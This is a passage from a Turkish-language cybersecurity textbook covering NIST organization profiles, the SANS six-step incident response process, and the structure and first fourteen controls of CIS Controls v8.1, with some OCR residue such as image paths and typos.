**NIST Güvenlik Profilleri:** Bir kuruluşun hem mevcut hem de ulaşmak istediği siber güvenlik durumunun NIST fonksiyonlarının sonuçlarıyla ifade edilmesine **organizasyon profili** denir. Bu profil; kuruluşun hedeflerine, paydaş beklentilerine ve gereksinimlerine göre siber güvenlik önceliklerini belirlemesine yardımcı olur. **Topluluk profili** ise benzer kuruluşların siber güvenlik hedeflerini ve ilgi alanlarını yansıtan profildir. Organizasyon profili oluşturma adımları şu şekildedir:

- Organizasyon profilinin kapsamını belirleyin.
- Organizasyon profilini hazırlamak için gerekli bilgileri toplayın.
- Organizasyon profilini oluşturun.
- Mevcut ve hedef profiller arasındaki boşlukları analiz edin ve bir eylem planı oluşturun.
- Eylem planını uygulayın ve organizasyon profilini güncelleyin.
- Tüm adımları tekrarlayın.

### 1.1.4.2. SANS (SysAdmin, Audit, Network, Security)

1989 yılında bilgi güvenliği ve liderliği için kurulan SANS Enstitüsü, siber güvenlik uzmanlarının ihtiyaç duyduğu pratik bilgi ve becerileri sağlayan özel bir kuruluştur. Enstitü, siber güvenlik uzmanlarının ihtiyaçlarını karşılamak için yüksek kaliteli eğitimler, sertifikalar, burs akademileri, derece programları, siber menziller ve çeşitli kaynaklar sunarak onları destekler. SANS Enstitüsü, olay müdahale planını altı adımlı bir süreç olarak ele alır (Görsel 1.9).




**Görsel 1.9:** SANS olay müdahale planı

1. **Hazırlık (Preparation):** Bu aşamada kuruluşun mevcut güvenlik önlemleri, prosedürleri ve politikaları değerlendirilir. Hazırlık aşaması, bir kuruluşun siber olaylara müdahale etmeye hazırlık durumunu iyileştirmek ve varlıkların en yüksek derecede korunmasını sağlamakla ilgilidir. Bu aşamanın amacı, siber olaya anında ve etkili yanıt vermeyi sağlamaktır. Siber olay anında kimin ne yapacağı, kimlerle nasıl iletişim kurulacağı, hangi araçların kullanılacağı ve nasıl belgeleme yapılacağı önceden belirlenmelidir. Hazırlık aşamasını planlarken dikkat edilmesi gereken önemli noktalar şunlardır:
   - Güvenlik politikalarının belirlenmesi ve bunların çalışanlar tarafından bilinmesinin sağlanması
   - Saldırıların önem derecelerine göre sıralanıp her birine karşı müdahale şeklinin belirlenmesi
   - Saldırı anındaki iletişim planının oluşturulması
   - Saldırıyla ilgili her şeyin kaydedilip belgelenmesi



- Farklı alan uzmanlarından oluşan yetkin bir CSIRT ekibinin oluşturulması
- CSIRT ekibinin sahip olması gereken yetkilerin sağlanması
- CSIRT ekibi için düzenli eğitimlerin verilmesi ve tatbikatların yapılması
- Saldırı karşısında kullanılacak yazılım ve donanımların hazır bulundurulması

2. **Tanımlama (Identification):** Bir kuruluşta tespit edilen anormal durumların bir siber olay olup olmadığının belirlenmesidir. Siber olay tanımlama sürecinin adımları şunladır:
   - Kuruluşun tüm hassas sistemleri sürekli olarak izlenir.
   - Günlük dosyalar, hata mesajları ve güvenlik araçlarından gelen olaylar analiz edilir.
   - Birden fazla kaynaktan gelen veriler ilişkilendirilerek olay tanımlanır ve raporlama sağlanır.
   - CSIRT ekibi bilgilendirilir ve belirlenen komuta merkeziyle iletişim kurulur.
   - Aktif bir olayda biri olayı yöneten ve karar veren, diğeri araştırma yapan ve kanıt toplayan olmak üzere en az iki kişi görevlendirilir.
   - Olay müdahalesinde yapılan her şey; kim, ne, ne zaman, nerede, neden ve nasıl sorularına cevap verecek şekilde belgelenir.
   - Tüm yaygın siber olay türlerine karşı saldırı önleme ve tespit sistemleri kullanılır.

3. **Kısıtlama (Containment):** Siber olay girişimi doğrulandıktan sonra yapılacak ilk işlem, saldırının neden olduğu hasarın sınırlandırılması ve daha fazla hasarın önlenmesidir. Bu aşamada hızlı müdahale çok önemlidir. SANS kısıtlama sürecinde olayın hafifletilmesini sağlamak ve araştırma için gerekebilecek kanıtların yok edilmesini önlemek amacıyla şu işlemler yapılır:
   - **Kısa Vadeli Kısıtlama (Short-Term Containment):** Saldırıya maruz kalan sistemlerin hemen diğer sistemlerden ayrılması işlemidir.
   - **Uzun Vadeli Kısıtlama (Long-Term Containment):** Saldırıdan etkilenmemiş sistemleri korumak ve daha güvenli hâle getirmek için yapılan işlemlerdir. Uzun vadeli kısıtlamanın amacı, saldırganlar tarafından sistemlerde bırakılan hesapları veya arka kapıları kaldırmaktır.
   - **Sistem Yedekleme (System Backup):** Bir siber saldırı sonrasında etkilenen sistemlerin adli görüntüsü alınmalıdır. Bu görüntüler, saldırının nasıl gerçekleştiğine dair dijital kanıt olarak kullanılır. Bu kanıtlar, saldırının detaylı incelenmesine yardımcı olurken benzer saldırılar için de önlem almayı kolaylaştırır. Kanıt toplama işleminden sonra etkilenen sistemler silinip yeniden temiz bir kurulum yapılır.

4. **Yok Etme (Eracidation):** Saldırının kapsamının tam olarak anlaşıldığı ve etkilenen sistemlerin tespit edildiği aşamadır. Yok etme süreci; saldırganları ağdan çıkarmayı, tehlikeye girmiş sistemleri temizlemeyi ve etkilenen sistemleri geri yüklemeyi amaçlar. Bu aşamada saldırının tüm izleri (tamamen) silinir. SANS ortadan kaldırma süreci şu işlemleri içerir:
   - Sistemin tamamen temizlendiğinden emin olmak için sabit sürücüler silindikten sonra yeniden görüntülenmelidir.

- Olayın temel nedeni anlaşıldıktan sonra gelecekteki olası saldırılara karşı gerekli önlemler alınmalıdır.
- Saldırı sonrasında sistemlerin güvenliği artırılmalıdır (Örneğin yazılımların en güncel sürümlerine yükseltilmesi, kullanılmayan hizmetleri devre dışı bırakmak vb.).
- Etkilenen sistemler güvenilir bir antivirüs yazılımıyla taranıp temizlenmelidir.

5. **Kurtarma (Recovery):** Olay müdahale ekibi, saldırı sonrasında güncellenmiş veya değiştirilmiş sistemleri yeniden kullanılabilir hâle getirir. Amaç, sistemin işleyişini normale döndürmektir. Kurtarma sonrasında güvenlik açıklarının yeniden kullanılmadığından ve saldırganların geri dönmediğinden emin olmak için sistemler izlenmeye devam edilir. SANS kurtarma prosedürü şu işlemleri kapsar:
   - CSIRT'den alınan bilgilere göre hizmetlerin geri yükleneceği tarih ve zaman belirlenmelidir.
   - Sistemler, tamamen temiz ve doğru çalıştıklarından emin olmak amacıyla test edilmelidir.
   - Sistemler izlenerek anormal davranışların olup olmadığı kontrol edilmelidir.
   - Benzer olayların tekrar etmemesi için gerekli önlemler alınmalıdır.

6. **Alınan Dersler (Lesson Learned):** CSIRT üyeleri tarafından olay müdahale sürecinin kapsamlı olarak incelendiği aşamadır. Etkili olan ve yetersiz kalan uygulamalar bu aşamada değerlendirilir. Gelecekteki siber olaylara karşı daha etkili yanıt verebilmek için zayıf olan uygulamalar iyileştirilir. SANS alınan dersler süreci şunları kapsar:
   - Olay anında ve olay sonrasında kapsamlı belgelendirme yapılmalıdır.
   - Tüm olayı adım adım inceleyen bir rapor oluşturulmalıdır (Kim, ne, ne zaman, nerede, neden ve nasıl sorularıyla rapor detaylandırılır.).
   - CSIRT tarafından olay raporunda doğru ele alınmayan prosedürler değerlendirilip gerekli iyileştirmeler yapılmalıdır.
   - Gelecekteki olaylara rehberlik yapması için karşılaştırma yapabilmek amacıyla referans noktalar oluşturulmalıdır.
   - CSIRT üyeleri ve ilgili paydaşlarla bir araya gelerek öğrenilen derslerin uygulanabilirliği üzerine değerlendirme toplantısı yapmalıdır.

SANS olay raporu hazırlanırken konuyu detaylandırmak için kullanılan sorulardan bazıları şunlardır:

- Sorun ilk olarak ne zaman ve kim tarafından tespit edildi?
- Olayın kapsamı nedir?
- Olay nasıl kısıtlandı ve yok edildi?
- Kurtarma sırasında hangi çalışmalar yapıldı?
- CSIRT ekipleri hangi alanlarda etkili oldu?
- İyileştirilmesi gereken alanlar nelerdir?

Kapsamlı bir rapor hazırlanarak sürecin daha iyi analiz edilip değerlendirilmesi sağlanır.

### 1.1.4.3. CIS [Center for Internet Security (İnternet Güvenliği Merkezi)]

İnternet Güvenliği Merkezi; dijital dünyayı daha güvenli bir yer hâline getirmeyi amaçlayan ve kâr amacı gütmeyen bir kuruluştur. Siber güvenliği proaktif bir yaklaşımla ele alan CIS, küresel çapta kabul gören üç temel hizmeti geliştirmiştir (Görsel 1.10).

| CIS Controls (CIS Kontrolleri) | CIS Bencmarks (CIS Ölçütleri) | CIS Hardened Images (CIS Güçlendirilmiş Görüntüler) |
|---|---|---|
| Bilgi sistemlerinin güvenliğini sağlamak için uygulanabilir ve ölçeklendirilmiş temel güvenlik önlemlerini içeren standarttır. "Güvenliği en üst düzeyde sağlayabilmek için ne yapılmalı?" sorusuna cevap arar. | İşletim sistemleri, bulut servisleri ve ağ cihazları için güvenli yapılandırma ayarlarını detaylı bir şekilde açıklayan teknik uygulamalar kılavuzu ve yapılandırma standardıdır. "Nasıl yapılmalı?" sorusuna cevap arar. | CIS kıyaslamalarında belirtilen güvenlik standartlarına uygun şekilde önceden yapılandırılmış ve bulut ortamında kullanıma hazır olarak sunulmuş güvenli sanal makine görüntüleri (imajları) ve sistem şablonlarıdır. |

**Görsel 1.10:** CIS temel hizmetleri

**CIS Controls (CIS Kontrolleri):** Kuruluşların sahip olduğu varlıkları (donanım, yazılım, veri vb.) en yaygın siber saldırı türlerine karşı etkili bir şekilde korumak için kullanılan detaylı eylemler dizisidir. Teknolojideki değişimlere paralel olarak farklı versiyonları geliştirilir. İlk sürümü olan v7'de toplam 20 adet kontrol bulunur. Bunlar **temel kontroller**, **savunma kontrolleri** ve **organizasyonel kontroller** olmak üzere üç gruba ayrılır. Sürekli değişen tehdit ortamı, teknolojik gelişmeler, farklı ihtiyaçlar ve bazı uyum gereksinimleriyle v8 geliştirilir. Bu sürümde 18 adet kontrol kullanılırken her kontrol için ayrı ayrı uygulama grupları (implementation groups) kullanılmaya başlanır. Ayrıca bulut teknolojisi, mobil cihazlar, IoT gibi varlık yapıları güncellenerek NIST CFS ile uyum artırılır. Bu sürümdeki yapının iyileştirilmesi, netliğinin artırılması ve diğer güvenlik çerçeveleriyle uyumunun güçlendirilmesiyle v8.1 sürümü geliştirilir.

**CIS Controls V8.1:** Kuruluşların siber güvenlik programlarını etkili bir şekilde yönetmesi, uygulaması ve tasarlaması için daha net, tutarlı ve bağlamsal bir çerçeve sunar. CIS Controls v8.1'in temel özellikleri şunladır:

- Güvenlik tedbirlerine spesifik örnekler ve açıklamalar eklenerek kapsamı ve uygulanabilirliği artırılmıştır.
- Uygulanan güvenlik tedbirlerini daha iyi eşleştirmek için yeni varlık sınırları eklenmiştir.
- Kontrollerde kullanılan özel kelimler için yeni sözlük tanımları eklenmiştir.
- Varlık sınıfları güncellenerek güvenlik tedbirleriyle yeni eşleştirmeler yapılmıştır.
- Güvenlik tedbiri açıklamalarındaki bazı yazım hataları düzeltilip eksik açıklamalar netleştirilmiştir.
- Siber güvenlik programının stratejik yönetimini güçlendirmek ve risk karar süreçlerini iyileştirmek için Yönetişim güvenlik fonksiyonu eklenmiştir.
- NIST CFS 2.0 ile tam uyumluluk sağlanmıştır.

**CIS Kontrollerinin Yapısı:** CIS Controls v8.1'de her kontrol için uygulanması gereken **güvenlik tedbirleri (Safegurads)** detaylandırılır. Ayrıca kontrollerin uygulanma seviyeleri, **uygulama gruplarıyla (Implemention Groups)** belirlenir. Görsel 1.11'de 1 numaralı kontrolün yapısı görülür.





**Görsel 1.11:** 1 numaralı kontrolün yapısı

Kontrol başlığında kontrolün numarası ve açıklaması yer alır. Güvenlik tedbirleri kısmında yer alan **Safegurads 5** ifadesi, bu kontrolü uygulamak için beş farklı alt güvenlik tedbiri olduğunu belirtir. **Uygulama grupları (IG)** ise farklı ölçekteki kuruluşlar için uygulanması gereken güvenlik tedbirlerinin seviyesini gösterir. Buna göre 1 numaralı kontrol için sağlanan beş adet güvenlik tedbirinden; IG1 seviyesinde 2, IG2 seviyesinde 4 ve IG3 seviyesinde 5 adedinin uygulandığı görülür. Uygulama gruplarının karşılaştırılması Tablo 1.1'de görülür.

**Tablo 1.1**: Hareket Blokları

| Uygulama Grubu | Organizasyon Profili | IT ve Güvenlik Yetkinliği | Risk ve Hassasiyet Düzeyi | Güvenlik Tedbirleri (Safegurads) |
|---|---|---|---|---|
| **IG1 (Temel Seviye)** | Küçük ve orta ölçekli işletmeler | Sınırlı IT ve siber güvenlik uzmanlığı mevcut | Düşük hassasiyetli veriler | • Kolay uygulanabilir güvenlik tedbirlerini kapsar.<br>• Hazır ticari yazılım ve donanımlarla uyumludur.<br>• Gelen saldırılara karşı koruma sağlar. |
| **IG2 (Orta Seviye, IG1 Dâhil)** | Orta ve büyük ölçekli işletmeler | IT yönetimi ve siber güvenlik ekipleri mevcut | Müşteri ve işletmelere ait hassas veriler | • Daha karmaşık yapıdaki ortamı yönetmeyi sağlar.<br>• Kurumsal teknoloji ve uzmanlık gerektirir.<br>• Regülasyon uyumluluğu önemli bir faktördür. |
| **IG3 (Gelişmiş Seviye, IG1 ve IG2 Dâhil)** | Büyük ölçekli kuruluşlar, devlet kurumları ve kritik altyapılar | Siber güvenlik uzmanları, risk yönetimi ve tehdit istihbaratı ekipleri mevcut | Yüksek hassasiyetli veriler ve kritik hizmetler | • Gelişmiş tehditlere ve hedefli saldırılara karşı koruma sağlar.<br>• Sıfırıncı gün saldırılarını hafifletmeye yönelik önlemler içerir.<br>• Uyumluluk ve regülasyon gereklilikleri sıkı bir şekilde yönetilir. |


**Varlıklar Sınıfı (Assets Classess):** Siber güvenlik risklerinin değerlendirilmesine ve uygun güvenlik kontrollerinin uygulanmasına yardımcı olur. CIS Controls v8.1'de kullanılan temel varlık sınıfları ve bu sınıfların altında bulunan varlık türleri Görsel 1.12'de görülür.




**Görsel 1.12:** Varlık sınıfları ve varlık türleri

1. **Cihazlar (Devices):** Kuruluşların sahip olduğu donanım varlıklarını kapsar. Alt türlerinde ise kurumsal varlıklar, son kullanıcı cihazları, sunucular, nesnelerin interneti, ağ cihazları ve çıkarılabilir medyalar yer alır.
2. **Yazılım (Software):** Kuruluşların kullandığı yazılım varlıklarını kapsar.
3. **Veri (Data):** Kuruluşa ait veri varlıklarını kapsar.
4. **Kullanıcılar (Users):** Kuruluşun sistemlerine erişim sağlayan kişileri ve hesapları kapsar.
5. **Ağ (Network):** Kuruluşun ağ altyapısını kapsar.
6. **Dokümantasyon (Documentation):** Kuruluşun güvenlik süreçlerini ve politikalarını açıklayan belgeleri kapsar.

**Güvenlik Tedbirleri (Safeguards):** Kuruluşların siber güvenlik tedbirlerini iyileştirmek için uygulanması gereken somut eylemleri ifade eder. CIS Controls v8.1'de yer alan 18 adet kontrole ait güvenlik tedbirleri ve bunlara ait detaylı tedbirler yer alır. Görsel 1.13'te 1 numaralı kontrole ait beş farklı alt güvenlik tedbirlerinin detayları görülür.




**Görsel 1.13:** 1 numaralı kontrole ait beş farklı alt güvenlik tedbiri

Kontrolün tanımında yer alan beş güvenlik tedbiri; **safeguards 1.1, 1.2, 1.3, 1.4** ve **1.5** biçiminde alt kontroller olarak yer alır. Alt kontrolde bulunan **Varlık Türü (Asset Type)** olarak **Cihazlar (Devices)** belirtilmiştir. Bu kontrolün cihazlarla ilgili olan siber güvenlik önlemlerini detaylandırır.

Güvenlik tedbirinin desteklediği güvenlik fonksiyonu **Security Function** ile gösterilir. CIS Controls v8.1'de NIST CFS ile uyumlu beş temel güvenlik fonksiyonu bulunur. Bu fonksiyonlar; **Tanımla (Identify), Koru (Protect), Tespit Et (Detect), Yanıtla (Respond)** ve **Kurtar (Recover)** biçimindedir.

Her bir alt kontrole ait desteklenen uygulama grupları (IG) ayrı ayrı gösterilir. Ana kontrolde yer alan IG1: 2/5, IG2: 4/5 ve IG3: 5/5 ifadeleri ise toplamda beş alt güvenlik tedbirinden kaç adedinin uygulandığını gösterir.

**CIS 18 Temel Güvenlik Kontrolü:** Siber tehditlerin sayısının ve karmaşıklığının giderek artması, kuruluşlarının varlıklarını korumak için güçlü ve uygulanabilir güvenlik önlemlerine olan ihtiyacı da beraberinde getirir. CIS'nin sunduğu 18 temel güvenlik kontrolü, siber saldırılara karşı en etkili savunma yöntemlerini belirleyen ve kuruluşların güvenlik seviyelerini artırmayı amaçlayan bir çerçeve sağlar.

Görsel 1.14'te 18 temel güvenlik kontrolü görülür.




**Görsel 1.14:** 18 temel güvenlik kontrolü

CIS Kontrolleri v8.1'de tanımlanan 18 temel kontrol şunlardır:

1. **Inventory and Control of Enterprise Assets (Kurumsal Varlıkların Envanteri ve Kontrolü):** Bir kuruluşun altyapısını oluşturan fiziksel, sanal, uzaktan veya bulut ortamlarında bağlı olan tüm varlıklarının (uç cihazlar, ağ cihazları, sunucular, IoT cihazlar vb.) aktif şekilde yönetilmesidir. Bu kontrolle izlenmesi ve korunması gereken varlıkların tam tespiti yapılır. Ayrıca yetkisiz veya yönetilmeyen cihazlar belirlenerek bunların kaldırılması veya düzeltilmesi sağlanır.
2. **Inventory and Control of Software Assets (Yazılım Varlıklarının Envanteri ve Kontrolü):** Ağ ortamında kullanılan işletim sistemi veya uygulama yazılımlarının aktif olarak yönetilmesidir. Bu kontrolle yetkili yazılımların yüklendiğinden ve çalışabildiğinden emin olunur. Ayrıca yetkisiz veya yönetilmeyen yazılımlar tespit edilerek bunların yüklenmesi veya çalıştırılması engellenir.
3. **Data Protection (Veri Koruma):** Kurum içindeki tüm verilerin tanımlanması, sınıflandırılması, işlenmesi, saklanması ve yok edilmesi süreçlerinin yönetilmesidir. Bu kontrolle veriye yetkisiz erişim engellenir, veri sızıntısı veya yasal uyumsuzluk riskleri minimize edilir. Bu kapsamda, kurum içindeki tüm veri kaynakları belirlenerek hangi verinin nerede ve kimin kontrolünde olduğuyla ilgili kayıt envanteri oluşturulur. Veriler hassasiyet seviyesine (gizli, iç kullanım, herkese açık vb.) göre

sınıflandırıldıktan sonra yasal düzenlemelere uygun şekilde etiketlenir. Verinin işlenmesi sürecinde veri erişim kontrolleri, şifreleme ve üçüncü şahıslarla paylaşımda güvenli aktarım yöntemleri kullanılır. Verilerin saklanması yasal politikalara göre yapılarak otomatik arşivleme ve yedekleme süreçleri sağlanır. Kullanılmayan veriler ise güvenli bir şekilde yok edilir.

4. **Secure Configuration of Enterprise Assets and Software (Güvenli Sistem ve Uygulama Yapılandırması):** Bir kuruluşun sahip olduğu tüm donanım ve yazılım varlıklarının güvenli bir şekilde yapılandırılması ve sürekli olarak korunmasıdır. Bu kontrolle siber tehditlere karşı önlem alınır ve güvenlik açıkları en aza indirilir. Güvenli yapılandırmada temel güvenlik standartları ve kılavuzlara göre (CIS Benchmarks, NIST vb.) güçlendirme politikaları belirlenir. Varsayılan olarak gelen güvensiz ayarlar değiştirilmeli, gereksiz servisler ve özellikler devre dışı bırakılmalıdır. Merkezî yapılandırma yönetimi için Grup İlkesi Nesnesi (GPO), Mobil Cihaz Yönetimi (MDM) veya otomatik yapılandırma araçları kullanılır.

5. **Account Management (Hesap Yönetimi):** Bir kurumun varlıklarına ve yazılımlarına erişim sağlayan kullanıcı hesaplarının oluşturulması, atanması, yönetilmesi, devre dışı bırakılması, silinmesi, bu hesaplara erişim yetkilerinin güvenli bir şekilde sağlanması ve sürekli olarak izlenmesidir. Bu kontrol ile hem yetkisiz erişim engellenir hem de iç tehditlere karşı koruma sağlanır. Ayrıca bir hesabın oluşturulmasından silinmesine kadar geçen süreç güvenli bir şekilde tamamlanır.

6. **Access Control Management (Erişim Kontrol Yönetimi):** Bir kuruluşun kaynaklarına kimlerin erişeceği ve hangi yetkilerle neler yapabileceğinin belirlenmesidir. Bu kontrol; yetkisiz erişimin engellenmesini, hassas verilerin ve kritik sistemlerin korunmasını ve en az ayrıcalık ilkesine göre minimum düzeyde erişimi hedefler. Erişim kontrol yönetiminde kimlik tanımlama, kimlik doğrulama, yetkilendirme ve denetim işlemleri uygulanır.

7. **Continuous Vulnerability Management (Sürekli Güvenlik Açığı Yönetimi):** Bir kuruluşun tüm varlıkları üzerindeki güvenlik açıklarının sürekli olarak değerlendirilip takip edilmesidir. Bu kontrol, proaktif bir yaklaşımla siber saldırı riskini önemli ölçüde azaltmayı hedefler.

8. **Audit Log Management (Denetim Günlüğü Yönetimi):** Bir kurumun altyapısında gerçekleşen olayların kaydedildiği denetim günlüklerindeki bilgilerin, saldırıları tespit etmek amacıyla kullanılmasıdır. Bu süreçte olay günlükleri; toplanır, analiz edilir, şüpheli eylemler için alarm üretilir ve sonraki incelemeler için güvenli bir şekilde saklanır.

9. **Email and Web Browser Protections (E-posta ve Web Tarayıcı Korumaları):** Saldırganların doğrudan etkileşim yoluyla insan davranışını manipüle eden aldatıcı e-posta veya web kanalları saldırılarına karşı koruma sağlanmasıdır. Kullanıcılara kimlik avı ve sosyal mühendislik saldırıları konusunda eğitimler verilerek farkındalık oluşturulmalıdır. Ayrıca spam e-posta filtreleri, kimlik avı saldırılarını algılama mekanizmaları, kötü amaçlı ek ve bağlantı analizi, güvenli web geçitleri, URL filtreleme, kötü amaçlı yazılım indirilmesinin engellenmesi gibi korumalar sağlanmalıdır. Saldırı gerçekleşmesi durumunda ise hızlı tespit edebilme ve müdahale yetenekleri geliştirilmelidir.

10. **Malware Defense (Kötü Amaçlı Yazılımlara Karşı Savunma):** Bir kuruluşun dijital varlıklarının kötü amaçlı yazılım saldırılarına karşı korunmasıdır. Bu kontrol ile önleyici tedbirler alınarak zararlı yazılımların bulaşması engellenir. Bulaşma durumunda ise yayılma kontrol altına alınır.

11. **Data Recovery (Veri Kurtarma):** Bir siber güvenlik olay sonrasında etkilenen kurumsal varlıkların olay öncesindeki en iyi hâllerine getirilmesidir.



12. **Network Infrastructure Management (Ağ Altyapısı Yönetimi):** Bir kuruluşun ağ altyapısında yer alan cihazların güvenli ve kontrollü bir şekilde yönetilmesidir. Ağ cihazlarının yapılandırmasındaki zafiyetler, saldırganların bu cihazları hedef alarak ağa sızmasına sebep olur. Bu kontrolle ağ cihazları sürekli izlenir, yapılandırmaların güvenli hâle getirilmesi sağlanır ve yetkisiz erişime karşı korunur. Ağ altyapısı yönetiminde ağdaki tüm cihazların kaydı oluşturulmalı ve güvenli standart yapılandırmalar uygulanmalıdır. Ağ trafiği ve cihazların olay kayıtları düzenli incelenip şüpheli aktiviteler tespit edilmelidir. Güvenlik açığı tespit edilirse hızlı bir şekilde düzeltilmeli ve desteklenmeyen cihazlar ağdan çıkarılmalıdır. Ayrıca ağ cihazlarına erişim, yetkili kişiler tarafından güçlü parolalarla ve çok faktörlü kimlik doğrulama etkinleştirilerek sağlanmalıdır.

13. **Network Monitoring and Defense (Ağ İzleme ve Savunma):** Bir kuruluşun ağ altyapısını hedef alan siber saldırılara karşı proaktif bir yaklaşımla sürekli izleme (monitoring) ve otomatik savunma mekanizmalarının kullanılmasıdır. Bu kontrolün amacı, ağdaki normal olmayan gerçek zamanlı aktiviteleri tespit ederek saldırıları önlemektir. Bu süreçte yer alan işlemler şöyledir:

    - Saldırı Tespit/Önleme Sistemleri (IDS/IPS) ve Güvenlik Olay Yönetimi (SIEM) araçlarıyla ağ trafiği gerçek zamanlı izlenerek analiz edilir.
    - Güvenlik duvarı ile ağ trafiği kontrol edilerek izinsiz erişimler engellenir.
    - Web sitelerini SQL Injection, XSS gibi saldırılardan korumak için Web Uygulama Güvenlik Duvarı (WAF) kullanılır.
    - Bilgisayar, sunucu gibi uç cihazlardaki şüpheli aktiviteleri izlemek, tespit etmek ve otomatik müdahale için Uç Nokta Tespit ve Müdahale (EDR) çözümleri kullanılır.
    - Otomatik engelleme sistemi ile tehlikeli aktiviteler algılanıp hemen engellenir.

14. **Security Awareness and Training Program (Güvenlik Farkındalık ve Eğitim Programı):** Çalışanların, siber güvenlik bilincine sahip olmasını ve doğru davranışları benimsemesini amaçlayan eğitim süreçlerinin oluşturulmasıdır. Bu kontrolün amacı, siber güvenlikte en önemli unsur olan insan faktörünün güçlendirilmesidir. Düzenli eğitim programları oluşturularak tüm personelin katılımı sağlanmalıdır. Bu programlar sürekli güncellenmeli ve yeni tehditler hakkında bilgi içermelidir. Ayrıca gerçek hayatta karşılaşılan tehdit durumları test etmek ve farkındalık sağlamak için saldırı simülasyonları ile pratik uygulamalar yapılmalıdır. Eğitimlerin etkisi ise ölçme değerlendirme yöntemleriyle belirlenmelidir.

